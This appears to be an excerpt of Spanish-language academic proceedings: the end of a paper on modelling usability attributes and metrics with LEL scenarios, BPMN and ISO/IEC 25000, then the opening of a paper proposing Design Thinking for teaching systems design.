


Figura 3. Proceso de producción modelado en BPMN.

Las especificaciones de usabilidad deberán agregarse como actividades utilizando el estereotipo “Regla de Negocio” y la descripción a utilizar deberá corresponder a un atributo cargados previamente en el LEL.

En la Figura 4 se muestra la actividad “Registrar ingreso de materia prima”, a la que se le asociaron los atributos “Completado de las tareas” y “Exactitud de las tareas” correspondientes a la sub-característica “Rendimiento de las tareas del usuario”.

Para el caso donde la especificación no se encuentre cargada como atributo en el LEL, la descripción de la actividad será utilizada para generar una nueva entrada que posteriormente deberá definirse. Una vez definida estará disponible para ser usada como palabra reservada.




Figura 4. Atributos de usabilidad para la actividad “Registrar Ingreso de Materia Prima”.

El proceso completo puede observarse en la figura 5.




Figura 5. Modelado de atributos de usabilidad en BPMN para actividades de proceso de producción.

Una vez finalizado el modelado se debe exportar el modelo en formato XPD L desde Bizagi para luego ser importado dentro de la herramienta BMW.

La herramienta verificara todas las actividades generando un escenario para cada una de ellas exceptuando las del tipo “Manual”. Para las del tipo “Regla de negocio” buscará una asociación dentro del vocabulario de LEL que corresponda a un atributo de usabilidad ya definido, una vez encontrada la asociación se agregará como restricción al escenario. En caso de no encontrar ninguna asociación con atributos contenidos en del LEL se creará automáticamente una entrada que deberá definir el especialista.

Las entradas de LEL son denominadas símbolos y se definen por medio de nociones e impactos que indican la repercusión que tendrá el símbolo en el sistema. Los diferentes tipos de símbolos disponibles según la función que cumplan con sus nociones e impactos pueden observarse en la Tabla 1.

Tabla 1. Tipos de símbolos de LEL. [7][8]

Sujeto	Nociones: describen quien es el sujeto.
	Impactos: registran acciones ejecutadas por el sujeto.
Objeto	Nociones: definen al objeto e identifica a otros términos con los cuales el objeto tiene algún tipo de relación.
	Impactos: describen las acciones que pueden ser aplicadas al objeto.
Verbo	Nociones: describen quien ejecuta la acción, cuando ocurre, y cuáles son los procedimientos involucrados.
	Impactos: describen las restricciones sobre la acción, cuáles son las acciones desencadenadas en el ambiente y las nuevas situaciones que aparecen como resultado de la acción.
Estado	Nociones: describen que significa y que acciones pueden desencadenarse como consecuencia de ese estado.
	Impactos: describen otras situaciones y acciones relacionadas.

Asimismo, Los símbolos del LEL deberán satisfacer las siguientes reglas en forma simultánea [25] [26]:

- *Principio de circularidad:* acotando el lenguaje en función del dominio mediante la maximización de símbolos del lenguaje del LEL, que se logra utilizando en las definiciones de noción e impacto símbolos ya descriptos dentro del LEL.
- *Principio del vocabulario mínimo:* en donde la tarea es minimizar el uso de símbolos externos al dominio de la aplicación.

En la Figura 6 puede observarse el escenario creado para la actividad “Registrar ingreso de materia prima”, y las asociaciones de los atributos de

usabilidad “Completado de las tareas” y “Exactitud de las tareas” agregadas como restricciones. Las descripciones restantes de los escenarios deberán ser completadas en forma manual por el analista.

Figura 6. Plantilla de LEL para la definición de escenarios.

Los atributos de usabilidad y sus métricas serán ingresados dentro del LEL en la clasificación de “Objeto” de la siguiente forma:

- **Nombre:** identificación del símbolo. Más de uno indica la presencia de sinónimos. Sintaxis: *Palabra | Frase*
- **Noción:** descripción del símbolo. Debe ser expresada usando referencias a otros símbolos y usando el vocabulario mínimo. Sintaxis: *Texto compuesto por Símbolos y No símbolos del LEL pertenecientes al vocabulario mínimo*
- **Impacto:** connotación del símbolo. Debe ser expresado utilizando referencias a otros símbolos y usando el vocabulario mínimo. Sintaxis: *Sintaxis: Texto compuesto por Símbolos y No símbolos del LEL pertenecientes al vocabulario mínimo.*

Para la carga de las entradas de LEL se utilizará la plantilla provista por la herramienta BMW de la figura 7.




Figura 7. Plantilla para definición de símbolos de LEL.

Teniendo en cuenta lo anterior, para definir el atributo “Completado de las tareas” se agregarán como “*Nociones*” la descripción y las asociaciones que tenga el atributo con otros atributos, características, sub- características, o cualquier otro elemento contenido en el LEL, mientras que las métricas y la forma en que se medirán se indicarán como “*Impactos*”. Las asociaciones entre elementos deben indicarse con texto subrayado debido a que la herramienta BMW utiliza el subrayado para establecer las asociaciones en forma automática. El resultado es el siguiente:

Nombre: Completado de las tareas

Noción:

- Es un atributo correspondiente a la sub-característica Rendimiento de las tareas del usuario.
- Se utiliza para medir la cantidad de tareas que realizan los usuarios.

Impacto:

- Número de tareas completadas. Valor entero entre 0 y 7

En la figura 8 puede observarse la entrada de LEL utilizando la plantilla de BMW.




Figura 8. Entrada de LEL para el atributo “Completado de las tareas”.

El principio de vocabulario mínimo y el de circularidad permiten que todos los atributos de usabilidad y sus métricas se encuentren relacionados con sub-características, y éstas a su vez, con otras sub-características o características de orden superior armando una estructura jerárquica en forma de árbol, como se observa en la Figura 9.




Figura 9. Árbol jerárquico de atributos de usabilidad definidos en LEL.

Sub-característica	Atributo	Métrica	
1. Efectividad en uso	1.1. Facilidad de ayuda	1.1.1 Efectividad de la ayuda online	Legibilidad del tutorial
			Efectividad del sistema de ayuda
			Facilidad de uso del sistema de ayuda
		1.1.2 Completitud de la ayuda online	Proporción de funcionalidades no cubiertas en las consultas del usuario
		1.1.3 Frecuencia de consulta de ayuda	Número de veces que el usuario accede a la ayuda por tarea
	1.2 Rendimiento de las tareas del usuario	1.2.1 Completado de las tareas	Número de tareas completadas
1.2.2 Exactitud de las tareas		Número de tareas completadas de forma adecuada	
2. Eficiencia en uso	2.1 Eficiencia de las tareas del usuario	2.1.1 Tiempo para completar las tareas	Tiempo medio necesario para cumplir una tarea
		2.1.2 Carga de la tarea	Índice User Task Load (UTLindex)
	2.2 Esfuerzo cognitivo	2.2.1 Esfuerzo mental subjetivo	Tasa Subjective Mental Effort (SME ratio)
		2.2.2 Facilidad de recordar (memorabilidad)	Facilidad de la función de aprendizaje
			Facilidad de realizar tareas de aprendizaje
	2.3 Limitaciones del contexto	2.3.1 Carga del sistema	Memoria consumida durante el uso de la aplicación Web
		2.3.2 Adaptación a las habilidades del usuario	Número de perfiles de usuario contemplados
		Número de incidencias en la tarea	
3. Satisfacción en Uso	3.1 Satisfacción cognitiva	3.1.1 Utilidad percibida	Número de funcionalidades que el usuario encuentra útiles
		3.1.2 Calidad de los resultados	Número de funcionalidades que el usuario esperaba encontrar
	3.2 Satisfacción emocional	3.2.1 Atracción subjetiva percibida	Número de comentarios positivos del usuario
		3.2.2 Frustración percibida	Número de interrupciones en una tarea
		3.2.3 Riesgos del contenido	Número de comentarios negativos acerca del contenido
	3.3 Satisfacción física		Número de comentarios positivos del usuario
	3.4 Confianza	3.4.1 Aparición de errores	Número de errores entre operaciones.
		3.4.2 Credibilidad del sitio	Calidad de las impresiones del usuario
		3.4.3 Riesgos económicos	Número de incidentes involucrando pérdidas económicas
	4. Usabilidad en uso Adherida a normas o convenciones	4.1 Grado de conformidad a la ISO/IEC 25000 SQuaRE	Ratio de conformidad cubierto
4.2 Grado de conformidad a criterios ergonómicos		Ratio de conformidad cubierto	
4.3 Grado de conformidad con cuestionarios SUMI, SUS y QUIS		Ratio de conformidad cubierto	

Figura 10. Ejemplo de subcaracterísticas, atributos y métricas de usabilidad sobre Calidad de Uso de la Norma ISO/IEC 25000 [27].

El árbol de requerimientos de calidad y su descomposición en características, sub-características y atributos estará basado en la estructura prescrita en el estándar ISO/IEC 25000 (SQuare) (ver Ejemplo de algunas características en Fig. 10). A partir de este estándar se construirá un árbol mínimo de requerimientos de calidad que estará disponible para el especialista en forma precargada.

Esto permite mantener las especificaciones de usabilidad en forma organizada y acorde a estándares vigentes.

La metodología será también flexible y escalable brindando al especialista la posibilidad de modificar las especificaciones existentes y generar sus propias especificaciones.

Finalmente, las métricas definidas en las especificaciones de usabilidad serán utilizadas para evaluar la calidad del producto de software [28].

4. Resultados

Partiendo del modelado de negocio de un dominio de ejemplo fue posible utilizar el Léxico Extendido del Lenguaje para definir características, sub-

características, atributos y métricas de usabilidad, estableciendo relaciones entre ellos utilizando los principios de circularidad y vocabulario mínimo. También es posible crear un mecanismo flexible que permita al especialista modificar especificaciones de usabilidad precargadas en el LEL y crear nuevas conforme avanza el ciclo de desarrollo.

5. Discusión

En función de los resultados obtenidos es posible crear una metodología que permita detectar, definir y mantener en forma flexible y escalable características, sub-características, atributos de usabilidad y sus métricas asociadas basadas en estándares vigentes de calidad.

En un futuro se continuará trabajando sobre la metodología para incorporar otros estándares de calidad de software disponibles y poder establecer ventajas y desventajas de su aplicación, y también, plantear la posibilidad de generar procesos que permitan realizar evaluaciones de atributos de usabilidad según las métricas definidas.

6. Conclusión

La metodología planteada en este trabajo permite al especialista definir especificaciones de usabilidad y sus métricas en etapas tempranas del desarrollo de software en forma organizada, flexible, escalable y acorde a estándares de calidad vigentes. Esto queda demostrado a través del desarrollo metodológico propuesto como proceso donde se emplean metodologías de Modelado de Negocios y de Escenarios, vinculadas a través del uso de conceptos y prácticas del paradigma del Desarrollo de Software Dirigido por Modelos.

7. Referencias

- [1] Pressman R., "What a tangled Web we weave," IEEE Software, 2000.
- [2] Abrahao S., Condori-Fernandez N., Olsina L., and Pastor O., "Defining and validating metrics for navigational models," Australia, 2003.
- [3] Norma ISO/IEC ISO9126-1, "Software Engineering - Product Quality - Part 1," 2001.
- [4] Nigel Bevan, "Quality and usability: A new framework," Achieving software product quality, 1997.
- [5] Mario G. Piattini, Felix O. Garcia, and Ismael Caballero, "Calidad de Sistemas Informáticos," México, ISBN 978-970-15-1267-8, 2007.
- [6] ISO/IEC 25000, Software Engineering - Software Product Quality Requirements and Evaluation (SQuaRE).
- [7] L. Bass and B. John, "Linking usability to software architecture patterns through general scenarios," The journal of systems and software, no. 66, pp. 187 - 197, 2003.
- [8] Eelke Folmer and Jan Bosh, "Architecting for usability: A survey.," Journal of Systems and Software, pp. 61 - 78, 2004.
- [9] Stephen J Mellor, Kendall Scott, Axel Uhl, and Dirk Weise, Model-Driven Architecture. Berlin / Heidelberg: Springer, 2002.
- [10] MDA_Guide_Version1-0. 2003. [Online]. http://www.omg.org/mda/mda_files/MDA_Guide_Version1-0.pdf
- [11] G. Rossi and D. Schwabe, "Modeling and Implementing Web Applications using OOHDm," in Web Engineering, Modeling and Implementing Web Applications.: Springer, 2008, pp. 109-155.
- [12] S. Daniel, P. Rita de Almeida, and M. Isbela, "OOHDm-Web: an environment for implementation of hypermedia applications in the WWW," in SIGWEB News 1.8, 2, 1999, pp. 18-34.
- [13] Nora Koch and Martin Wirsing, Software Engineering for Adaptive Hypermedia Applications. München, Germany: Ludwig-Maximilians University of Munich, 2000.
- [14] N. Koch, A. Knapp, G. Zhang, and H. Baumeister, "UML-Based Web Engineering, An Approach Based On Standar.," in Web Engineering, Modelling and Implementing Web Applications.: Springer, 2008, pp. 157-191.
- [15] Oscar Pastor and Juan Carlos Molina, Model-Driven Architecture in Practice: A Software Production Environment Based on Conceptual Modeling, Inc. Secaucus, NJ, Springer-Verlag New York, Ed. Valencia, USA, 2007.
- [16] J. Gómez and C. Cachero, "OO-H Method: extending UML to model web interfaces.," in Information Modeling For internet Applications., Hershey, PA.: Ed. IGI Publishing, , 2003, pp. 144-173.
- [17] P.V., Albert M., and Pastor O. Fons J.,: LNCS. Springer, 2003, vol. 2813, pp. 232-245.
- [18] S. Ceri, P. Fraternali, and A. Bongio, "Web Modeling Language (WebML): a modeling language for designing Web sites.," in 9th. World Wide Web Conference, 2000, pp. 137-157.
- [19] Object Management Group. Business Process Modeling Notation (BPMN).
- [20] Leite J.C.S.P., Rossi G., et al. Enhancing a Requirements Baseline with Scenarios. Proceedings of RE 97': International Symposium on Requirements Engineering, IEEE. Enero 1997.

[21] Leite J.C.S.P. Albuquerque Oliveira, A P. A
Client Oriented Requirements Baseline.
Proceedings of RE 95'.1995.
Second IEEE International Symposium on
Requriments Engineering. Inglaterra, Marzo 1995.

[22] <http://www.xpdl.org/>

[23] <http://hdl.handle.net/10915/4061>

[24] Norma ISO/IEC ISO25000 (SQUARE),
"Software Engineering -Product Quality - Part 1,"
Quality Model, 2001.

[25] Leite, J.C.S.P., "Eliciting Requirements Using
a Natural Language Based Approach: The Case of
the Meeting Scheduler Problem", March 1993.

[26] Hadad,G., Kaplan, G., Maiorana, V., Balaguer,
F., Oliveros, A., Leite, J.C.S.P., Rossi, G. Informe
Técnico: "Léxico Extendido del Lenguaje y
Escenarios del Sistema Nacional para la Obtención
de Pasaportes". Proyecto de Investigación,
Departamento de Investigación, Universidad de
Belgrano, Buenos Aires, 1996.

[27] Fernández Martínez, Adrián. WUEP: Un
proceso de Usabilidad Web Integrado en el
Desarrollo de Software Dirigido Por Modelos
(Tesis), 2009, Universidad Politécnica de Valencia.

[28] Sommerville, I. (2015). Software Engineering.
(Ed. 10). Pearson.

Propuesta de Proceso para el Diseño de Sistemas Basado en Design Thinking

Lucas Saclier Martín Agüero Pablo Sabatino Paula Zanetti Nicolás Contreras
Departamento Ingeniería en Sistemas de Información – Cátedra Diseño de Sistemas
Universidad Tecnológica Nacional – Facultad Regional Buenos Aires
{saclier,aguero.martin,pablosabatino,paula.zanetti,salocin.65}@gmail.com

Abstract

Diseñar sistemas es un proceso que tiene etapas concretas y es transversal a diferentes disciplinas. Debe cubrir tanto las expectativas de los usuarios como de los clientes, así como también restricciones de contexto, infraestructura o de presupuesto.

Design Thinking es un marco metodológico que modela al proceso de diseño como una serie de etapas bien definidas, vinculadas a las expectativas del cliente-usuario y con foco en la innovación.

Mientras que las metodologías ágiles y tradicionales se enfocan principalmente en la gestión del proyecto, a menudo dejan de lado aspectos vinculados al proceso de diseño. Esto impacta en el resultado y puede producir un fenómeno que se denomina “deuda técnica”.

Consideramos que el diseño de un sistema no sólo debería contar con el respaldo de una metodología orientada a la gestión, sino también, con un marco metodológico orientado específicamente al proceso del diseño del sistema.

Este trabajo describe el ámbito académico donde surge esta propuesta inicial basada en Design Thinking, sus características, su implementación en el ámbito de formación en ingeniería en sistemas de información y el plan de trabajo futuro.

Palabras clave: *design thinking, diseño de sistemas, educación, industria, metodología.*

1. Introducción

La intención del presente trabajo es llevar la metodología de Design Thinking al ámbito de Diseño de Sistemas. Consideramos que, si bien existe un proceso de diseño, el mismo es implícito y no está formalizado en la bibliografía.

Desde nuestro rol como facilitadores del conocimiento, les brindamos a los futuros ingenieros, herramientas, técnicas, modelos pero no les acercamos los pasos (proceso) para llevar a cabo el diseño de un sistema. Actualmente este proceso implícito y natural está basado principalmente en la experiencia del diseñador

(conocimiento + experiencia) y en una cuota de creatividad, para brindar un diseño simple que cumpla con todos los requerimientos del sistema.

Diseñar sistemas es un proceso que tiene etapas concretas y es transversal a diferentes disciplinas. Debe cubrir expectativas de usuarios, clientes y a la vez, también las restricciones del contexto, como por ejemplo: normativas, infraestructura, presupuesto o de otros sistemas [1].

El diseño, en un sentido amplio, puede ser entendido como una actividad que tiene por objetivo otorgar significado a las cosas [2]. Dentro de este contexto, surge el Design Thinking como una metodología específica para asistir u orientar en el proceso del diseño, y que a lo largo de los últimos 30 años, varios autores han tratado de explicar o adaptar a diferentes industrias.

Un aspecto clave del Design Thinking es la capacidad de generar y explorar alternativas, razonar acerca de cuál de esas opciones es la más apropiada, así como combinar partes para obtener la mejor solución a un problema [3]. También es presentado como una actividad de soporte a la solución, que propone ver al Design Thinking, como una disciplina de pensamiento sistemático orientada a la solución de problemas complejos [4]. En el ámbito de la industria, el concepto es asociado a prácticas de trabajo para favorecer la innovación [5] [6].

Trabajos recientes, como el de Vinnakota: “A Conceptual Framework for Complex System Design and Design Management” [7] que propone abordar el diseño y la gestión de sistemas complejos a partir del Design Thinking, estarían señalando a esta metodología como una alternativa viable para abordar la formalización del proceso de diseño de sistemas de información [8] [9].

En base nuestra experiencia en la industria y la academia, este trabajo analizará las situaciones donde el proceso de diseño debería contar con un marco metodológico orientado al producto/servicio objetivo, y que las metodologías de desarrollo no estarían cubriendo [10].

En una primera instancia abordaremos la metodología Design Thinking considerando que esta metodología tiene como foco principal la innovación. En este punto debemos comprender que no es necesario innovar en cada nuevo diseño, ya que podemos aplicar diseños similares, para

problemas similares. Esto se puede ver claramente reflejado en metodologías como DDD (Domain Driven Design), en definiciones como la “Integridad Conceptual” de Brooks y también en los Patrones de Diseño de Gamma et al. [11] [12]. Entonces si pensamos que los diseños se repiten, ¿Por qué utilizar un proceso orientado a la innovación? Este proceso nos obligará a salir del área de confort, nos permitirá ser más creativos y menos conservadores, esto nos mostrará que no siempre la mejor solución la propone el diseñador con más experiencia.

A continuación, en la Sección 2 se define y presentan casos donde Design Thinking es empleado con éxito desde ya hace varios años. En la Sección 3 se explican los motivadores de la propuesta. Luego, en la Sección 4 se describen las características principales del proceso en desarrollo y su implementación en el aula. En la Sección 5 se desarrollan las conclusiones y finalmente se explica cuáles serán los siguientes objetivos del proyecto.

2. Design Thinking

Design Thinking propone modelar el proceso de desarrollo de un diseño como una serie de etapas bien definidas y muy vinculadas a las expectativas del cliente-usuario. Es presentado como un marco metodológico que propicia la creatividad, donde los diseñadores son definidos como agentes integradores de conocimiento concreto con un propósito productivo.

En una descripción más amplia, Nigel Cross presenta a los diseñadores como personas con habilidades para producir nuevas soluciones, tolerar la incertidumbre, trabajar con información incompleta, aplicar la imaginación y ser previsores ante problemas prácticos y emplear diagramas como medio para encontrar y comunicar una solución [13].

Por otro lado, esta metodología también reconoce la necesidad de una fuerte colaboración entre diseñadores y con permanente referencia a perspectivas externas para guiarlos.

También Design Thinking es presentado como un proceso centrado en los problemas del mundo real, que se basa principalmente en empatizar con los usuarios, la creación de prototipos y el razonamiento abductivo [3]. Este proceso define la serie de pasos representados con la Fig. 1 que son desarrollados a continuación.




Fig. 1 – Design Thinking como proceso.

Empatizar: Conocer a los usuarios, descubrir a las personas que utilizan o utilizarán el sistema. Conocer su contexto, comprender e incorporar su visión de las cosas.

Definir: Se debe establecer de manera clara cuál es la demanda a satisfacer mediante la solución a la que se desea alcanzar.

Idear: Design Thinking tiene una fuerte base en la imaginación como impulsora de la creatividad. Se valoran todos los aportes originales que se suman a diseños anteriores.

Prototipar: Otro aspecto clave es la creación de prototipos para representar conceptualmente ideas y así refinar la comprensión de las expectativas de los interesados.

Evaluar: Implica analizar las reacciones del usuario ante el prototipo. Medir el nivel de satisfacción respecto de las expectativas y revisar la dirección del diseño.

Está claro que Design Thinking es un proceso iterativo e incremental, donde a medida que se repite el ciclo de estos 5 pasos, la solución se aproxima con mayor precisión a las expectativas de los interesados.

2.1. Design Thinking como Marco de Trabajo

La clave para esta metodología está en la capacidad de generar y explorar alternativas de diseño, razonar sobre cuál de éstas es la más apropiada, así como combinar diferentes propuestas de diseño para encontrar la mejor solución al problema. Si bien algunos enfoques presentan al Design Thinking como una herramienta de gestión, los diseñadores e investigadores prefieren darle un sentido más orientado hacia lo cognitivo [14].

Mientras que las metodologías ágiles y tradicionales se enfocan principalmente en la gestión del proyecto, a menudo dejan de lado aspectos vinculados al proceso de diseño. Esto impacta en el resultado y obliga, en muchos casos, a retroceder en el proyecto para completar aspectos técnicos que fueron descuidados para favorecer la funcionalidad y cronograma. A este fenómeno se lo denomina deuda técnica [15] [16].

Consideramos que la creación de un sistema no sólo debería contar con el respaldo de una metodología orientada a la gestión del proyecto, sino también, en ciertos casos, con un marco metodológico orientado al diseño del sistema.

A continuación, una breve explicación del ámbito académico donde surge nuestra propuesta basada en Design Thinking y sus características.

3. Desafíos Académicos

3.1. Problemáticas Grupales

Se ha introducido y repasado Design Thinking como proceso de trabajo, lo que resulta muy difícil no asociarlo a la asignatura Diseño de Sistemas. En dicha materia, además de los conocimientos clásicos del programa, se debe desarrollar un trabajo práctico anual en equipo que se asemeja a un proyecto de desarrollo de un sistema siguiendo una dinámica de trabajo similar a la de un entorno industrial, en la que los integrantes se enfrentan a problemáticas y desafíos que deben superar, similar a las que nos enfrentamos en la vida profesional, es decir, se tiene un objetivo que alcanzar sujeto a un sin número de restricciones y situaciones impredecibles: Existen diferentes interesados en el proyecto, quienes proponen cambios, nuevas funcionalidades, por lo tanto el alcance se va definiendo y refinando durante el desarrollo del proyecto.

Hemos identificado a lo largo de los años del dictado de esta asignatura, que los estudiantes se enfrentan a diferentes cuestiones que deben resolver:

- **Desafíos tecnológicos.** Los estudiantes deben superar dichos desafíos que se requiere para utilizar apropiadamente las tecnologías disponibles actuales adoptadas por la industria. La situación actual en la que se encuentran muchos de los estudiantes es:
 1. En muchos casos carecen de experiencia profesional y no conocen las herramientas de la industria.
 2. Aún no poseen la capacidad para evaluar si una herramienta o tecnología está lo suficientemente madura y establecida por la industria.

3. Existe una gran variedad de herramientas estándar que no manejan, y que resuelven problemas a los que se enfrentan.

- **Disfuncionalidades propias del equipo.** Cada uno de los integrantes provienen de contextos diferentes, algunos sin experiencia profesional, otros altamente capacitados. Se forman equipos de trabajo multidisciplinarios en los que observamos:

1. Intereses diferentes respecto al peso que le dan a la asignatura dentro del ciclo lectivo. Esto muchas veces atenta contra sus propios intereses.
2. Personalidades, temperamentos y caracteres distintos.
3. Intereses variados respecto a los contenidos de la asignatura: perfiles muy técnicos, otros más funcionales, otros más orientados al servicio.

- **Ausencia de un marco de trabajo como guía y referencia.** No se sugiere durante el transcurso de la asignatura, una metodología que los guíe a cumplir sus objetivos eficazmente o maximizando la capacidad creativa de cada uno de sus integrantes.

Cada integrante aporta desde su lugar, acorde a su experiencia, conocimiento adquirido hasta el momento e interés por el tema y asignatura. El no regirse por un marco de trabajo de referencia, ocasiona, en muchos casos, aportes fuera de tiempo, y falta de coordinación y organización efectiva.

Es por ello que, identificamos una importante brecha entre el contenido propio de la asignatura y la forma que realmente construimos y diseñamos sistemas. Entendemos que la metodología propuesta por Design Thinking puede reducir esa brecha y facilitar la manera en que un equipo de trabajo puede organizarse para desarrollar proyectos de sistemas.

3.2. Design Thinking para el Diseño de Sistemas

Proponemos desarrollar el diseño del trabajo práctico anual guiados por el proceso de Design Thinking de la siguiente manera:

Empatizar: Dado que el diseño se desarrolla en el ámbito académico, durante esta actividad del proceso, se propone conocer las expectativas que se tienen respecto de esta iteración. En un contexto profesional esta etapa supone una observación detallada a los clientes/usuarios que solicitan el sistema.

Preguntas que se pueden realizar son:

- ¿Para quién realizamos el diseño?
- ¿Quién es nuestro cliente o usuario? ¿Quiénes son o van a ser los usuarios reales?
- ¿Qué piensan los usuarios respecto de este sistema?
- ¿Cuál es la motivación de lo que me está pidiendo?
- ¿Por qué me lo está pidiendo?
- ¿Qué es lo que no está pudiendo hacer? ¿Cuál es el problema?

Responder adecuadamente puede ayudarnos a comprender las necesidades de las diferentes personas para las cuales se está diseñando una idea y esto nos permitirá establecer una lista de los interesados (stakeholders) del proyecto, sus expectativas y al mismo tiempo va a permitir tener una aproximación de los requerimientos del sistema. La observación y la fluida interacción con los stakeholders será vital para poder responder correctamente las preguntas de esta etapa y pasar a la siguiente.

Definir: En esta etapa se trata de comprender el desafío al que se enfrenta el equipo de diseño e innovación. Preguntas como:

- ¿Qué tengo que hacer?
- ¿Por qué debo hacerlo?
- ¿Qué problema tengo que resolver?
- ¿Qué debe resolver el sistema?
- ¿Cuáles son las funcionalidades principales del sistema?
- ¿Para cuándo debe estar resuelto?
- ¿Qué debería entregar primero?

Ayudan al equipo a delimitar el alcance, conocer los problemas iniciales, categorizarlos, conocer las restricciones, identificar riesgos y otros.

